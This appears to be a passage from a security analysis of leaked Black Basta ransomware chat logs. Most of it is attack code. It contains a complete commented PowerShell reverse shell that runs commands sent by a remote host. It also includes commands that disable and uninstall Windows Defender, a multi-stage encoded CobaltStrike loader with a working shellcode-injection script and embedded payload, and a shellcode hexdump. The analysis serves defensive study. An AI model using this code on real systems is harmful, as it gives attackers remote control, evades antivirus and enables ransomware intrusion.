$client = New-Object System.Net.Sockets.TCPClient('1[redacted]2', 4443)

# Get the network stream from the TCP connection
$stream = $client.GetStream()

# Initialize a byte buffer for reading incoming data (size: 65536 bytes)
[byte[]]$bytes = 0..65535 | ForEach-Object { 0 }

# Continuously read data from the remote host
while (($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0) {

    # Convert the received byte data into an ASCII string (PowerShell command)
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes, 0, $i)

    # Execute the received PowerShell command (iex = Invoke-Expression)
    # Capture both standard output and errors, then convert to a string
    $sendback = (iex $data 2>&1 | Out-String)

    # Append the current working directory as part of the command prompt display
    $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '

    # Convert the response to ASCII byte format for sending back to the remote host
    $sendbyte = ([Text.Encoding]::ASCII).GetBytes($sendback2)

    # Send the execution result back to the remote host
    $stream.Write($sendbyte, 0, $sendbyte.Length)

    # Flush the stream to ensure all data is transmitted immediately
    $stream.Flush()
}

# Close the TCP connection after the session ends
$client.Close()
```

Disabling Windows Defender

Antivirus products hinder attack success, prompting threat actors to minimize their impact. One approach involves using PowerShell to disable Windows Defender. The chat logs contained PowerShell script code that disables Windows Defender's real-time protection and uninstalls Windows Defender in Windows Server environments.




```
powershell -ExecutionPolicy Bypass -command "Set-MpPreference -[redacted]Monitoring 1"
powershell -ExecutionPolicy Bypass [redacted]WindowsFeature -Name Windows-Defender
```

CobaltStrike


Security researchers have documented Black Basta's use of CobaltStrike, and the leaked chat logs contain CobaltStrike code. PowerShell scripts in the chat logs implement multi-stage encoding and compression to obscure malicious behavior.

The first stage appeared in the chat logs as Base64-encoded data. The code below shows an excerpt.




```
powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQ
AXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEALwA2ADEAWABhADMATwBpAFQAQgBiACsASABIADgARgBIADEASwBsAFYA
awB5AEMAbAB4AGcAegBXADYAawBhAEUARgBBAFEAaQBBAEoAZQA4ADYAWgBTAFgARgBxAEQAYwBoAE8AYQBtACsALwBNAGYAMwA4AFAAcQBKAG4ATQBUAG0AWgAzAHEAbgBhAHQAbwBtAHkAN
gArADkAeQBlAGYAcwA3AHAAZwA0AHIAdwB0AFkAcABEADIAOABTAFMAYgB5AEgAaQBlAG8AYgBDAHkAUABZADkAbwBsAFcAcABYAEwAcgA2AEQAdABrADQAOABvAGwASAA0AG0AdQAxAHMAbw
A0ADkARQB4AGQATAB4AGUAQgAxAGcALwBCAHIARQBQAHIAbQBxADIANQBaAEkAWQBvAGkANAB1AC8ASwB4AFYAZwBQAGQAWgBlAG8AWABTAFoANgArAE8AcgA2AFYAdQB5AGcAQgBsAEcAKwB
GAEIAdQBSAEYAWQBlAG8AZgBuAEYAUgB1AFMAaQBuAFkAaQAvAFMAMQArAGoAVgAwADcARwBkAG8ARgBjAFgANABUAGYAZgBpAHMAQgBRADcAWgBrAEsAQQBzAFoAMwBkAGQAdAA3ACsAZgBL
AGwASAA0AGMAaAA4AHYARAB4AC8AVwBhAEEATQBCAFYARgB5AEQAVQBjAEcAMABXADEATwB2AEcATgBtAEwAKwBoAEUARgAwAC8ARwBWAHQAawBZAHUASgB2ADQAdgBMADEAWgB1AEQANABoA
HUANgBjAHQAdQBWADkAMwBYAHkARABvAEMAagBQAEsAdABaAEUAMwA5AFMATABDAEcANwBVAHcATABGAHgAcgBmAHIAWABYADkAWAA2ADgAMwBYAHoANQBZAGIAZAB4ADcAbwBUADEAYQBwAH
EASABtAEgAawAzAGwAaQBPAFUANgAwAFQAMwArAHUARgBRAFMAMABQAFUASwAwAHEAMgBXAGIAbwBSAC8ANABhADMAOAB4AHQAcgA5ADIANgBtAFoAYgBlAHkANgBYAHoAMAB0AEgAMwBhAHY
AMABVADIAUwBiAFEASQBZADcAZgBCADEAbABvAFAAYwByAFUAcQBqAEEAYwBBAHoAYgBVAEUAYwBOAHEAZwAzAGcAdQA3AEQAMgAvAHYAQgBCAGYAMwA3ADEAUgBZAGcALwBiAEwAcgByAGgA
UABZAHgAQwBQADEAQgBSAG0ATgBnAG0AaQBtADYARwB1AG0AYwA1AFMARQBGAHIARQBLAHQARwBjAEkAVABlAHAAbABvAEgASgAwAEsARQA0ADkAQQBqAHoAcgA2AEEAWABPAEwAdgBVAE8AM
```

Base64 decoding reveals the following structure. The code stores Base64-encoded, gzip-compressed data.




```
$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAAA/61Xa3OiTBb+HH8FH1KlVkyClxgzW6kaEFAQiAJe86ZSXFqDchOam+/Mf38
PqJnMTmZ3qnatomy6+9yefs7pg4rwtYpD28SSbyHieobCyPY9olWpXLr6Dtk48olH4mu1so49ExdLxeB1g/BrEPrmq25ZIYoi4u/KxVgPdZeoXSZ6+Or6VuygBlG+FBuRFY
eofnFRuSinYi/S1+jV07GdoFcX4TffisBQ7ZkKAsZ3ddt7+fKlH4ch8vDx/WaAMBVFyDUcG0W1OvGNmL+hEF0/GVtkYuJv4vL1ZuD4hu6ctuV93XyDoCjPKtZE39SLCG7Uw
LFxrfrXX9X683Xz5Ybdx7oT1apqHmHk3liOU60T3+uFQS0PUK0q2WboR/4a38xtr926mZbey6Xz0tH3av0U2SbQIY7fB1loPcrUqjAcAzbUEcNqg3gu7D2/vBBf371RYg/b
LrrhPYxCP1BRmNgmim6Gumc5SEFrEKtGcITeploHJ0KE49Ajzr6AXOLvUO3Six2nAXqf/1TvS01G6RncPxWqfRSCXWMc1hsnTvwJHFLJm6M6COcX7z+Qqw6/XwhWr3yvfEJ
VCzloo2P0igHfD1ytXFw8l0ME8dTGfmSXco8E2SAkcELHfpgXx6mFMaq//Difo9mzZNT4raLmWeokczyeox+PxPPMt62XykW9cmJPMf9qxLZjobBY/302MGhte4jJPd21zT
Pha5+dGVo7qMTj5rxNBj9r1dMCspgTOtUC0OdfxVjXxu+y9NE5yoRzj8AroET9Z2eOZ1ir8p6EXMDv+A40vVxDmqHz7lNq5WfrxXvB5b6jR1GDGMeQ52aDUJHuIKtBUF5kn
```

Decompressing and decoding the Base64 and gzip data reveals another PowerShell script containing additional Base64-encoded data. This represents a typical loader program that often contains executable files, DLLs, or shellcode.




```
Set-StrictMode -Version 2

$makeitso = @'
function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Lo
cation.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
        $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 's
tring'))
        return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.Handle
Ref((New-Object IntPtr), ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module)))), $var_procedure)
)
}

function func_get_delegate_type {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
                [Parameter(Position = 1)] [Type] $var_return_type = [Void]
        )

        $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedD
elegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelega
teType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
        $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $
var_parameters).SetImplementationFlags('Runtime, Managed')
        $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImple
mentationFlags('Runtime, Managed')

        return $var_type_builder.CreateType()
}

[Byte[]]$v_code = [System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY
1um41dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7bGF4HVsF7qHsHIvBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3t8eagxyKV+S01GVyNLVEpNSndL
b1QFJNz2yyMjIyMS3HR0dHR0Sxl1WoTc9sqHIyMjeBLqcnJJIHJyS5giIyNwc0t0qrzl3PZzyq8jIyN4EvFxSyMR46dxcXFwcXNLyHYNGNz2quWg4HNLoxAjI6rDSSdzSTx
1S1ZlvaXc9nwS3HR0SdxwdUsOJTtY3Pam4yyn6SIjIxLcptVXJ6rayCpLiebBftz2quJLZgJ9Etz2Etx0SSRydXNLlHTDKNz2nCMMIyMa5FYke3PKWNzc3BLcyrIiIyPK6i
IjI8tM3NzcDGJHRwxVTEpTDGVrZmB0eRVqbRsjtIx9Hl6Y/pYmi6E3ZN+ZnbwYzuD/0kVQvPlknuSu5CQFb22AX6GD8QMti/CzE4VhcmJ1iWtgXDV8DSNiQEBGU1cZA0JTU
09KQEJXSkxNDFtOTw8DQlNTT0pAQldKTE0MW0tXTk8IW05PDwNCU1NPSkBCV0pMTQxJUExNLiliQEBGU1cOb0JNRFZCREYZA0JRDkFLLiliQEBGU1cOZk1ATEdKTUQZA0FR
DwNEWUpTLil2UEZRDmJERk1XGQNuTFlKT09CDBYNEwMLdEpNR0xUUANtdwMVDRIYA3RsdBUXGANRVRkQGw0TCgNkRkBITAwRExITExITEgNlSlFGRUxbDBAbDRMuKSPX86W
jbBb13r9zTaIFB8vT/e0Ticb7YmMAFl/WvCIm7Wikv4UrNesbIYAzETDZMvjB4DMmEKUwV5JI7o27WDXB2zeKymcuMhpwrZdO12HxBv7ubvlskXIKtG1pmF6m8NHdTwcjS9
OWgXXc9kljSyMzIyNLIyNjI3RLe4dwxtz2sJqtICMjIvpycKrEdEsjAyMjcHVLMbWqwdz2puNX5agkIuCm41bGe+DLqt7c3BIVFw0aEQ0SFhMNFxQjACOMLw==')

for ($zz = 0; $zz -lt $v_code.Count; $zz++) {
        $v_code[$zz] = $v_code[$zz] -bxor 35
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc)
, (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $v_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($v_code, 0, $var_buffer, $v_code.length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr
]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
        start-job { param($a) IEX $a } -RunAs32 -Argument $makeitso | wait-job | Receive-Job
}
else {
        IEX $makeitso
}
```

In this case, decoding the Base64 data and applying XOR operation with 35 to each byte produces the following shellcode. The shellcode contains human-readable strings. The first 16 bytes represent a typical CobaltStrike Stager payload.




```
00000000  fc e8 89 00 00 00 60 89  e5 31 d2 64 8b 52 30 8b  |......`..1.d.R0.|
00000010  52 0c 8b 52 14 8b 72 28  0f b7 4a 26 31 ff 31 c0  |R..R..r(..J&1.1.|
00000020  ac 3c 61 7c 02 2c 20 c1  cf 0d 01 c7 e2 f0 52 57  |.<a|., .......RW|
00000030  8b 52 10 8b 42 3c 01 d0  8b 40 78 85 c0 74 4a 01  |.R..B<...@x..tJ.|
00000040  d0 50 8b 48 18 8b 58 20  01 d3 e3 3c 49 8b 34 8b  |.P.H..X ...<I.4.|
00000050  01 d6 31 ff 31 c0 ac c1  cf 0d 01 c7 38 e0 75 f4  |..1.1.......8.u.|
00000060  03 7d f8 3b 7d 24 75 e2  58 8b 58 24 01 d3 66 8b  |.}.;}$u.X.X$..f.|
00000070  0c 4b 8b 58 1c 01 d3 8b  04 8b 01 d0 89 44 24 24  |.K.X.........D$$|
00000080  5b 5b 61 59 5a 51 ff e0  58 5f 5a 8b 12 eb 86 5d  |[[aYZQ..X_Z....]|
00000090  68 6e 65 74 00 68 77 69  6e 69 54 68 4c 77 26 07  |hnet.hwiniThLw&.|
000000a0  ff d5 e8 00 00 00 00 31  ff 57 57 57 57 57 68 3a  |.......1.WWWWWh:|
000000b0  56 79 a7 ff d5 e9 a4 00  00 00 5b 31 c9 51 51 6a  |Vy........[1.QQj|
000000c0  03 51 51 68 bb 01 00 00  53 50 68 57 89 9f c6 ff  |.QQh....SPhW....|
000000d0  d5 50 e9 8c 00 00 00 5b  31 d2 52 68 00 32 c0 84  |.P.....[1.Rh.2..|
